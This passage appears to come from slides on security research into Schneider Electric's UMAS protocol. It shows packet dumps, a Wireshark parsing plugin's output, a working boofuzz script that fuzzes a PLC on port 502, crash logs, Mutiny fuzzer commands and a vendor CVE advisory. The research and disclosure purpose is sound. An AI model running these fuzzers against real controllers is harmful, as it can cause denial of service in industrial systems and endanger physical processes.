000008B8 49 4e 2d 41 53 41 46 52 30 36 56 51 55 56 IN-ASAFR 06VQUV
00001168 04 9a 00 00 00 05 00 5a 00 fe 98 PLC reservation.....Z ...
000008C6 04 9b 00 00 00 04 00 5a 98 04 session key .....Z ..
00001173 04 9b 00 00 00 46 00 5a 98 fe 03 8a 0c 06 ef 64 .....F.Z .....d
00001183 06 00 61 68 4c 00 00 00 00 00 61 68 4c 00 61 68 ..ahL... ..ahL.ah
00001193 4c 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 L.....
000011A3 00 00 00 00 00 03 01 00 00 00 00 00 00 00 00 00 .....
000011B3 00 00 01 08 04 00 02 01 00 00 fa 00 .....
    
```



# How to analyze UMAS traffic

- Write Plugin for parsing UMAS protocol in LUA
- Import it to Wireshark and use directly
- Get UMAS data in the traffic

```
> Frame 2153: 200 bytes on wire (1600 bits), 200 bytes captured (1600 bits) on interface \Device\NPF_{...}
> Ethernet II, Src: AsixElec_51:49:50 (00:0e:c6:51:49:50), Dst: Telemech_1a:ea:2e (00:80:f4:1a:ea:2e)
> Internet Protocol Version 4, Src: 10.65.60.232, Dst: 10.65.60.81
> Transmission Control Protocol, Src Port: 10090, Dst Port: 502, Seq: 966, Ack: 9211, Len: 146
> Modbus/TCP
> Modbus
  <Wireshark Lua fake item>
  v UMAS Protocol Data
    seesionkey: 0x98
    functioncode: MONITOR_PLC (0x50)
    data: 15000401020e007900030200006a0020200001006a002028...
0000  00 80 f4 1a ea 2e 00 0e c6 51 49 50 08 00 45 00  ....QIP..E.
0010  00 ba 01 09 40 00 40 06 00 00 0a 41 3c e8 0a 41  ...@.@.r.A<A
0020  3c 51 27 6a 01 f6 c4 e1 d0 ac de 0c 81 fd 50 18  <Q'j...y...P.
0030  20 12 8e 67 00 00 05 9c 00 00 00 8c 00 5a 98 50  ..g...Z.P
0040  15 00 04 01 02 0e 00 79 00 03 02 00 00 6a 00 20  .....y...j.
0050  20 00 01 00 6a 00 20 28 00 01 00 6b 00 20 30 00  ...j.(...k.0.
0060  01 00 6c 00 20 34 00 01 00 6d 00 20 3c 00 01 00  ..l.4...m.<...
0070  6e 00 20 40 00 01 00 6f 00 20 48 00 01 00 70 00  n.@...o.H...p.
0080  20 4c 00 01 00 71 00 20 54 00 01 00 72 00 20 58  L...q.T...r.X
0090  00 01 00 73 00 20 60 00 01 00 74 00 20 64 00 01  ...s.`...t.d.
00a0  00 75 00 20 6c 00 01 00 76 00 20 70 00 01 00 77  .u.l...v.p...w
00b0  00 20 78 00 01 00 78 00 01 0c 02 2e 00 02 00 00  .x...x...
00c0  00 05 01 ff 00 00 05 02
```


UMAS request

```
> Frame 2164: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface \Device\NPF_{967...}
> Ethernet II, Src: Telemech_1a:ea:2e (00:80:f4:1a:ea:2e), Dst: AsixElec_51:49:50 (00:0e:c6:51:49:50)
> Internet Protocol Version 4, Src: 10.65.60.81, Dst: 10.65.60.232
> Transmission Control Protocol, Src Port: 502, Dst Port: 10090, Seq: 9335, Ack: 1300, Len: 22
> Modbus/TCP
> Modbus
  <Wireshark Lua fake item>
  v UMAS Protocol Data
    seesionkey: 0x98
    errorcode: 0xfe
    data: 090200f3ff07000026000000
0000  00 0e c6 51 49 50 00 80 f4 1a ea 2e 08 00 45 6c  ...QIP...E1
0010  00 3e 08 21 40 00 40 06 a4 72 0a 41 3c 51 0a 41  .>.!@.@.r.A<Q.A
0020  3c e8 01 f6 27 6a de 0c 82 79 c4 e1 d1 fa 50 18  <...j...y...P.
0030  27 10 0c 22 00 00 05 a1 00 00 00 10 00 5a 98 fe  '...'...Z..
0040  09 02 00 f3 ff 07 00 00 26 00 00 00
```

UMAS response

# How to FUZZ UMAS Protocol

- Use two methods for fuzz (Generation-based & Mutation-based)
- Save traffic info during fuzzing process
- When fatal error occurs, reboot the PAC through power control unit, and continue the fuzz process





# Select FUZZ samples



- Divide Fuzz samples based on whether a session key is required
- Classified function codes enable us to use different fuzz modes



# Generation-based Fuzz——boofuzz

```
def main():
    session = Session(pre_send_callbacks=[umas_pre_send],receive_data_after_fuzz=True) ②
    target=Target(connection=SocketConnection(target_ip, 502, proto='tcp',recv_timeout=0.5))
    session.add_target(target) ③

    s_initialize("UMAS_request_packet")
    with s_block("Modbus/TCP"):
        s_word( 0x0100, name='Trans_ID', fuzzable=False )
        s_word( 0x0000, name='Protocol_ID', fuzzable=False)
        s_size("UMAS_LEN_BODY",endian = '>',length=2,fuzzable=False)
        with s_block("UMAS_LEN_BODY"):
            s_byte( 0x01, name='Unit_ID', fuzzable=False )
            with s_block("umas/tcp"):
                s_byte(0x5a,name='mbtcp_fnc', fuzzable=False)
                with s_block("session_key",encoder=session_key_fuc):
                    s_byte(0x00,name='init_session', fuzzable=False)
                s_byte(0x60,name='umas_fnc', fuzzable=False)
                s_word(0x0001,name='unknow1', fuzzable=True,full_range=False)
                s_word(0x0001,name='unknow2', fuzzable=False,full_range=False)
                s_word(0x0000,name='unknow3', fuzzable=False,full_range=False)
                s_word(0x0003,name='unknow4', fuzzable=False,full_range=False)
                s_word(0x0001,name='unknow5', fuzzable=False,full_range=False)
                s_word(0x0049,name='unknow6', fuzzable=False,full_range=False)
                s_word(0x0000,name='unknow7', fuzzable=True,full_range=False)
                s_word(0x0000,name='unknow8', fuzzable=False,full_range=False)
            ①
    session.connect(s_get("UMAS_request_packet"))
    session.fuzz()
if __name__ == "__main__":
    main()
```

- Construct UMAS packet and set parameters of the semantic field
- Set session info, including the generation of session key
- Set target parameters: IP 、 port 、 timeout 、 protocol type
- Add target to the program with monitor and power control modules



# UMAS FUZZ demo——boofuzz

The image displays a boofuzz demo. On the left, a Sublime Text editor shows the Python script for the fuzzer. The script defines a session with a target IP of 10.65.60.81 on port 502. It configures a Modbus/TCP session with various fields like Trans\_ID, Protocol\_ID, and Unit\_ID. The fuzzer sends a request packet and fuzzes it. The output shows a successful connection and a crash in 103.1s.

```
43
44 def main():
45     session = Session(pre_send_callbacks=[umas_pre_send],receive_data_after_f
46     target=Target(connection=SocketConnection(target_ip, 502, proto='tcp',rec
47     session.add_target(target)
48
49     s_initialize("UMAS_request_packet")
50     with s_block("Modbus/TCP"):
51         s_word( 0x0100, name='Trans_ID', fuzzable=False )
52         s_word( 0x0000, name='Protocol_ID', fuzzable=False)
53         s_size("UMAS_LEN_BODY",endian = '>',length=2,fuzzable=False)
54         with s_block("UMAS_LEN_BODY"):
55             s_byte( 0x01, name='Unit_ID', fuzzable=False )
56             with s_block("umas/tcp"):
57                 s_byte(0x5a,name='mbtcp_fnc', fuzzable=False)
58                 with s_block("session_key",encoder=session_key_fuc):
59                     s_byte(0x00,name='init_session', fuzzable=False)
60                     s_byte(0x60,name='umas_fnc', fuzzable=False)
61                 s_word(0x0001,name='unknow1', fuzzable=True,full_range=False)
62                 s_word(0x0001,name='unknow2', fuzzable=False,full_range=False)
63                 s_word(0x0000,name='unknow3', fuzzable=False,full_range=False)
64                 s_word(0x0003,name='unknow4', fuzzable=False,full_range=False)
65                 s_word(0x0001,name='unknow5', fuzzable=False,full_range=False)
66                 s_word(0x0049,name='unknow6', fuzzable=False,full_range=False)
67                 s_word(0x0000,name='unknow7', fuzzable=True,full_range=False)
68                 s_word(0x0000,name='unknow8', fuzzable=False,full_range=False)
69     session.connect(s_get("UMAS_request_packet"))
70     session.fuzz()
71 if __name__ == "__main__":
```

[2021-02-24 10:12:45,939] Info: Opening target connection (10.65.60.81:502)...  
[2021-02-24 10:13:06,942] Info: Cannot connect to target; retrying. Note: This likely indicates a failure caused by the previous test case, or a target that is slow to restart.  
[2021-02-24 10:13:06,942] Test Step: Restarting target  
[2021-02-24 10:13:06,942] Info: Restarting target process using CallbackMonitor  
[2021-02-24 10:13:06,942] Test Step: Cleaning up connections from callbacks  
[2021-02-24 10:13:06,942] Info: Closing target connection...  
[2021-02-24 10:13:06,942] Info: Connection closed.  
[2021-02-24 10:13:06,942] Info: No reset handler available... sleeping for 5 seconds  
[2021-02-24 10:13:11,943] Info: Opening target connection (10.65.60.81:502)...  
[Finished in 103.1s]

On the right, a network capture window shows a single packet to ip.addr=10.65.60.81. Below it, a live capture window shows a device with a USB drive and network interface. The device's MAC address is 00-00-54-2A-CF-E5 and its SN is 21181506412.

A demo for a successful DOS Vulnerability using the FUZZ tool under just 103 s



# Mutation-based Fuzz——mutiny fuzz

- The Mutiny Fuzzing is a network fuzzer that operates by replaying network traffic through a mutational fuzzer.
- The goal is to begin network fuzzing as quickly as possible.
- UMAS functional code that **does not require a sessionkey** can use the mutiny fuzz framework to quickly build fuzzing programs



# Mutation-based Fuzz——mutiny fuzz

- ① Filter UMAS traffic that does not require sessionkey
- ② Reverse undocumented function code packets of UMAS that does not require sessionkey, such as 0x25/0x28/0x71, etc.
- ③ Create .fuzzer file with .pcap of as many function codes that does not require sessionkey
- ④ Import the .fuzzer file into the mutiny fuzz framework to perform fuzzing

```
root@kali: ~/mutinyfuzz
File Edit View Search Terminal Help
root@kali:~/mutinyfuzz# python mutiny_prep.py umas-sessionkey00.pcap
Processing umas-sessionkey00.pcap...
Which port is the server listening on? (502/62968)
Default 502: 502
Message #0 - Processed 19 bytes outbound
There are multiple packets from client to server or server to client
k - combine payloads into single messages? (y/n)
No default: y
Message #0 - Added 19 new bytes outbound
```

```
root@kali: ~/mutinyfuzz
File Edit View Search Terminal Help
root@kali:~/mutinyfuzz# python mutiny.py umas-sessionkey00-0.fuzzer
192.168.106.133
```



# UMAS Vul. examples

## Schneider Electric Security Notification

### Security Notification – Modicon Controllers (V6.0)

14 May 2019 (08 December 2020)

#### Overview

Schneider Electric is aware of multiple vulnerabilities in its Modicon Controller products.


**December 2020 update:** New fixes are available on Modicon M340 V3.30 to address an additional attack scenario related to CVE-2018-7857.

CVE-2018-7857	Jared Rittle (Cisco Talos) Dong Yang (Dingxiang Dongjian Security Lab) Gao Jian (ns focus)
---------------	--

CVE	Researchers
CVE-2020-7537	Gao Jian (NSFOCUS) Daniel Lubel (OTORIO) Armis Security



# Modicon PAC Application Password



